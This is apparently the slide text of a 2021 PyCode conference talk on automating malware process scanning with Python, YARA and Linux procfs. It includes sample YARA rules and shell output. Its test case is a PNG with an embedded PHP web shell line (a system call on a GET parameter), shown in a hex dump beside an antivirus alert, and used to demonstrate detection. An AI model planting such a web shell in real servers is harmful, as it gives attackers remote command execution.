


HI EVERYONE!



Hang out in discord!

Discord

PyCode Conference

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- # open-source-a-scientists...
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automating-malware-process-scanning-with-python3

Search


#

Welcome to #automating-malware-process-scanning-wit...


This is the start of the #automating-malware-process-scanning-with-python3 channel.

December 1, 2021

Saket Upadhyay Today at 2:03 PM



2:10 PM GitHub Repo: <https://github.com/Saket-Upadhyay/Talks-and-Presentation/tree/main/2021/PyCode2021> (Will be updated with slides and code after 2100 Hours, 02/12/2021 [IST]; after the talk) (edited)



+ Message #automating-malware-process-scanning-with-python3

PyCode CONFERENCE



AUTOMATING MALWARE PROCESS SCANNING WITH PYTHON 3

SAKET UPADHYAY

DISCLAIMER

All the thoughts presented in this talk are mine and in no way represent my employer or the academic institution that I am part of.

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Due credits for such assets are mentioned in the last slide of this presentation.

This presentation contains some malware strategies, those are strictly for educational purposes.

OUR GOAL

To automate the task of scanning the process memory space using *procf*s in Linux for known malicious patterns, with python3.

What we will cover today? (not in this specific order)

1. Yara basics – The tool, its basic rules and its python library.
2. *procf*s in Linux.
3. Using “pathlib” library to manage and process multiple files with ease.
4. Multi-threading in python using “threading” library.
5. Using “Queue” library to implement a consistent data structure across the threads.
6. In-Image PHP Detection

IMPORTANT CONCEPTS

BASICS OF YARA AND PROCFS

YARA

YARA is a tool aimed at (but not limited to) helping malware researchers to **identify and classify malware samples**. With YARA you can create descriptions of malware families (or whatever you want to describe) based on **textual or binary patterns**. Each description, a.k.a **rule**, consists of a set of strings and a boolean expression which determine its logic.

SAMPLE YARA RULE

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

PROCFS: PROCESS PSEUDO FILE SYSTEM

- It is a **special virtual file system** that is used by *NIX systems to manage processes.
- It is build when the system boots, destroyed when it shuts down and rebuilt in next boot procedure.

NAME

proc - process information pseudo-filesystem

DESCRIPTION

The **proc** filesystem is a pseudo-filesystem which provides an interface to kernel data structures. It is commonly mounted at **/proc**. Typically, it is mounted automatically by the system, but it can also be mounted manually using a command such as:

```
mount -t proc proc /proc
```

Most of the files in the **proc** filesystem are read-only, but some files are writable, allowing kernel variables to be changed.

Mount options

The **proc** filesystem supports the following mount options:

hidepid=*n* (since Linux 3.3)

This option controls who can access the information in **/proc/[pid]** directories. The argument, **n**, is one of the following values:

- 0 Everybody may access all **/proc/[pid]** directories. This is the traditional behavior, and the default if this mount option is not specified.

Manual page procfs(5) line 1 (press h for help or q to quit)

\$ man procfs

```
(kali㉿kali) - [ / ]
```

```
$ ls
```

```
bin      etc      initrd.img.old  lib64      media  proc  sbin  tmp  vmlinuz
boot     home     lib             libx32     mnt    root  srv   usr  vmlinuz.old
dev      initrd.img  lib32          lost+found  opt    run   sys   var
```

```
(kali㉿kali) - [ / ]
```

```
$ cd /proc
```

```
(kali㉿kali) - [ /proc ]
```

```
$ ls
```

1	107	12	1612	184	298	581	77	902	buddyinfo	keys	softirqs
10	1074	120	1615	185	299	582	78	904	bus	key-users	stat
100	1076	1201	1635	186	3	583	79	91	cgroups	kmsg	swaps
1004	108	121	166	187	30	585	8	911	cmdline	kpagecgroup	sys
101	1081	1210	168	190	307	586	80	92	consoles	kpagecount	sysrq-trigger
102	1084	1217	169	191	320	587	81	93	cpuinfo	kpageflags	sysvipc
1024	1088	13	17	1916	35	6	815	94	crypto	loadavg	thread-self
1027	1091	1339	170	1921	36	621	82	95	devices	locks	timer_list
103	1099	14	1707	193	37	628	83	959	diskstats	meminfo	tty
1032	11	1417	171	1933	4	651	84	96	dma	misc	uptime
1036	1102	1489	172	2	40	652	85	969	driver	modules	version
104	1103	15	173	20	41	66	86	97	dynamic_debug	mounts	vmallocinfo
1041	1113	1561	1738	21	42	67	87	974	execdomains	mpt	vmstat
1042	1122	1563	174	22	43	68	875	978	fb	mtrr	zoneinfo
1045	1151	1564	1741	23	44	69	88	98	filesystems	net	
1046	1155	1575	178	232	45	70	880	984	fs	pagetypeinfo	
1047	117	1576	179	233	46	71	881	99	interrupts	partitions	
105	1171	1586	18	25	464	72	89	994	iomem	pressure	

```

kali@kali: /proc/1982
File Actions Edit View Help

(kali@kali)-[~]
$ ps aux | grep nano | head -n 1
kali      1982  0.0  0.0  6556  3528 pts/1    S+   04:37
0:00 nano hello.txt

(kali@kali)-[~]
$ ls -lanh /proc/ | grep 198*
drwxr-xr-x 19      0      0  36K Sep  8 05:54 ..
dr-xr-xr-x  9 1000 1000      0 Dec  1 00:59 1190
dr-xr-xr-x  9      0      0      0 Dec  1 00:55 190
dr-xr-xr-x  9      0      0      0 Dec  1 00:55 191
dr-xr-xr-x  9      0      0      0 Dec  1 00:55 193
dr-xr-xr-x  9      0      0      0 Dec  1 04:12 1969
dr-xr-xr-x  9      0      0      0 Dec  1 04:12 1970
dr-xr-xr-x  9 1000 1000      0 Dec  1 04:12 1971
dr-xr-xr-x  9 1000 1000      0 Dec  1 04:12 1982
dr-xr-xr-x  9 1000 1000      0 Dec  1 04:20 2319

(kali@kali)-[~]
$ cd /proc/1982

(kali@kali)-[/proc/1982]
$ ls -l exe
lrwxrwxrwx 1 kali kali 0 Dec  1 04:14 exe -> /usr/bin/nano

```

```

kali@kali: ~
File Actions Edit View Help

GNU nano 5.4      hello.txt
This is a nano application

[ Wrote 1 line ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace  ^U Paste    ^J Justify

```

```
(kaliⓀ kali) - [/proc/1982]
```

```
$ ls
```

arch_status	cpu_resctrl_groups	limits	ns	root	statm
attr	cpuset	loginuid	numa_maps	sched	status
autogroup	cwd	map_files	oom_adj	schedstat	syscall
auxv	environ	maps	oom_score	sessionid	task
cgroup	exe	mem	oom_score_adj	setgroups	timens_
clear_refs	fd	mountinfo	pagemap	smaps	timers
cmdline	fdinfo	mounts	patch_state	smaps_rollup	timersl
comm	gid_map	mountstats	personality	stack	uid_map
coredump_filter	io	net	projid_map	stat	wchan

```
(kaliⓀ kali) - [/proc/1982]
```

```
$ ls -lanh exe cwd fd mem status
```

```
lrwxrwxrwx 1 1000 1000 0 Dec 1 04:14 cwd -> /home/kali
```

```
lrwxrwxrwx 1 1000 1000 0 Dec 1 04:14 exe -> /usr/bin/nano
```

```
(kali㉿kali) - [/proc/1982]
```

```
$ cat status
```

Name: nano

Umask: 0022

State: S (sleeping)

Tgid: 1982

Ngid: 0

Pid: 1982

PPid: 1971

TracerPid: 0

Uid: 1000 1000 1000 1000

Gid: 1000 1000 1000 1000

FDSizes: 64

Groups: 4 20 24 25 27 29 30 44 46 109 117 120 134 142 1000

NStgid: 1982

NSpid: 1982

NSpgid: 1982

NSsid: 1971

VmPeak: 6560 kB

VmSize: 6556 kB


```
#include <fststream.h>
```

```
ifstream ifs;
```

```
ifs.open (/proc/pid/...);
```

Userland

vfs(x)

procfs()

who handles
proc??

defined in

linux/fs/proc/base.c #

Kernel Space

RET();

Linux Sourcecode

torvalds / linux Public

↳ the man himself

<> Code Pull requests 321 Actions Projects Security Insights

master linux / fs / proc / base.c

torvalds Merge branch 'akpm' (patches from Andrew) ...

200 contributors

3858 lines (3301 sloc) | 92 KB

```
1 // SPDX-License-Identifier: GPL-2.0
2 /*
3  * linux/fs/proc/base.c
4  *
5  * Copyright (C) 1991, 1992 Linus Torvalds
6  *
7  * proc base directory handling functions
8  *
9  * 1999, Al Viro. Rewritten. Now it covers the whole per-process part.
10 * Instead of using magical inumbers to determine the kind of object
11 * we allocate and fill in-core inodes upon lookup. They don't even
12 * go into icache. We cache the reference to task_struct upon lookup too.
13 * Eventually it should become a filesystem in its own. We don't use the
14 * rest of procfs anymore.
```

filesystems

procfs
definition

base class
to handle
main calls.

code

File	Content
cmdline	Command line arguments
cpu	Current and last cpu in which it was executed (2.4)(smp)
cwd	Link to the current working directory
environ	Values of environment variables
exe	Link to the executable of this process
fd	Directory, which contains all file descriptors
maps	Memory maps to executables and library files (2.4)
mem	Memory held by this process
root	Link to the root directory of this process
stat	Process status
statm	Process memory status information
status	Process status in human readable form

src: <https://www.kernel.org/doc/html/latest/filesystems/proc.html>

REQUIREMENTS.TXT

A BRIEF INTRODUCTION OF ALL THE LIBRARIES/MODULES USED IN THIS PROJECT

PYTHON-YARA

```
import yara
```

With this library you can use YARA from your Python programs. It covers all YARA's features, from compiling, saving and loading rules to scanning files, strings and processes.

~ yara.readthedocs.io/yarapython

PATHLIB

```
from pathlib import Path
```

This module offers classes representing filesystem paths with semantics appropriate for different operating systems. Path classes are divided between pure paths, which provide purely computational operations without I/O, and concrete paths, which inherit from pure paths but also provide I/O operations.

~ docs.python.org/pathlib

THREADING

```
import threading
```

This module constructs higher-level threading interfaces on top of the lower level *_thread* module.

~ docs.python.org/threading

QUEUE


```
from queue import Queue
```

The queue module implements multi-producer, multi-consumer queues. It is especially useful in threaded programming when information must be exchanged safely between multiple threads. The Queue class in this module implements all the required locking semantics.

~ docs.python.org/queue

OUR APPROACH (THEORETICAL)

BRIEF OF OUR INTENDED APPROACH AND EXPECTED RESULTS





EXPLORING THE CODE: ProcPuppy

UNDERSTANDING THE CODE

FOLLOW ALONG

Scan the QR or visit the link below to browse the code.



<https://github.com/Saket-Upadhyay/ProcPuppy>

TEST CASE: SCANNING FOR MALICIOUS PHP PAYLOAD

THEORETICAL BACKGROUND OF OUR TEST CASE AND OUR PRACTICAL APPROACH

“IN-IMAGE PHP” DETECTION YARA RULE

```
rule php_in_image
{
    meta:
        author      = "Vlad https://github.com/vlad-s"
    strings:
        $gif = /^GIF8[79]a/
        $jfif = { ff d8 ff e? 00 10 4a 46 49 46 }
        $png = { 89 50 4e 47 0d 0a 1a 0a }
        $php_tag = "<?php"

    condition:
        ((($gif at 0) or
          ($jfif at 0) or
          ($png at 0)) and
         $php_tag)
}
```

OUR CUPPS PHP PAYLOAD

 Static Analysis →

```
xsfm@SP1D3R:/PyCode2021/Test Malicious App$ file exploit.png
exploit.png: PNG image data, 168442943 x 1885892640, 101-bit
```

```
xsfm@SP1D3R:/PyCode2021/Test Malicious App$ xxd exploit.png
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452 .PNG.....IHDR
          3c3f 7068 7020 6563 686f 205f 7379 ..<?php echo _sy
          656d 2847 4554 5b64 6f74 6869 735d stem(GET[dothis]
          0a0a 0a      )>...
```



Threat removed or restored
13-11-2021 12:13

Severe ^

Detected: Backdoor:PHP/Dirtelti.MTG

Date: 13-11-2021 12:13

Details: This program provides remote access to the computer it is installed on.

Affected items:

file: S:\PyCode2021\CustomPhpPayloadSignature\exploit.php.png

file: S:\PyCode2021\Test Malicious App\exploit.png

[Learn more](#)

← Windows Defender's Alert ⚠

Demonstration.

प्रदर्शन।

Demostración.

પ્રદર્શન.


Демонстрация.

示范.

Demonstratie.

ప్రదర్శన.

デモンストレーション。



CLOSING REMARKS

UNDERSTANDING COMPLETE IMPLEMENTATION AND USE CASE

The method discussed in this presentation is a part of a more comprehensive setup for threat intelligence.

- Essentially we just created a “module” which can be a part of some bigger analysis setups.
- Today we just focused on the python-implementation/coding part, but in real world adaptation we focus more on validity and performance of our Yara rules and our overall test environment.

CODE AND ASSETS

All the code that I own will be available on GitHub under MIT license.

The presentations and graphics are licensed under CC BY 4.0



https://github.com/Saket-Upadhyay/Talks_and_Presentation

MY PROFILE

Feel free to get in touch via any of the available mediums listed on my website.



<http://saketh-upadhyay.github.io/>

REFERENCES AND DUE CREDITS

- <https://virustotal.github.io/yara/>
- <https://pypi.org/project/yara-python/>
- <https://tldp.org/LDP/Linux-Filesystem-Hierarchy/html/proc.html>
- <https://ops.tips/blog/what-is-slash-proc/>
- <https://www.man7.org/linux/man-pages/man5/procfs.5.html>
- <https://www.kernel.org/doc/html/latest/filesystems/proc.html>
- <https://www.geeksforgeeks.org/proc-file-system-linux/>
- <https://yara.readthedocs.io/en/stable/writingrules.html>
- <https://github.com/VirusTotal/yara-python>
- <https://github.com/InQuest/awesome-yara>
- <https://github.com/Yara-Rules/rules>
- Vlad <https://github.com/vlad-s> : for in-image PHP detection yara rule
- <https://yara.readthedocs.io/en/latest/yarapython.html>
- <https://docs.python.org/3/library/pathlib.html>
- <https://docs.python.org/3/library/queue.html>
- <https://docs.python.org/3/library/threading.html>
- <https://github.com/Saket-Upadhyay/CustomPhpPayloadSignature>

Questions?

Feel free to ask anything.

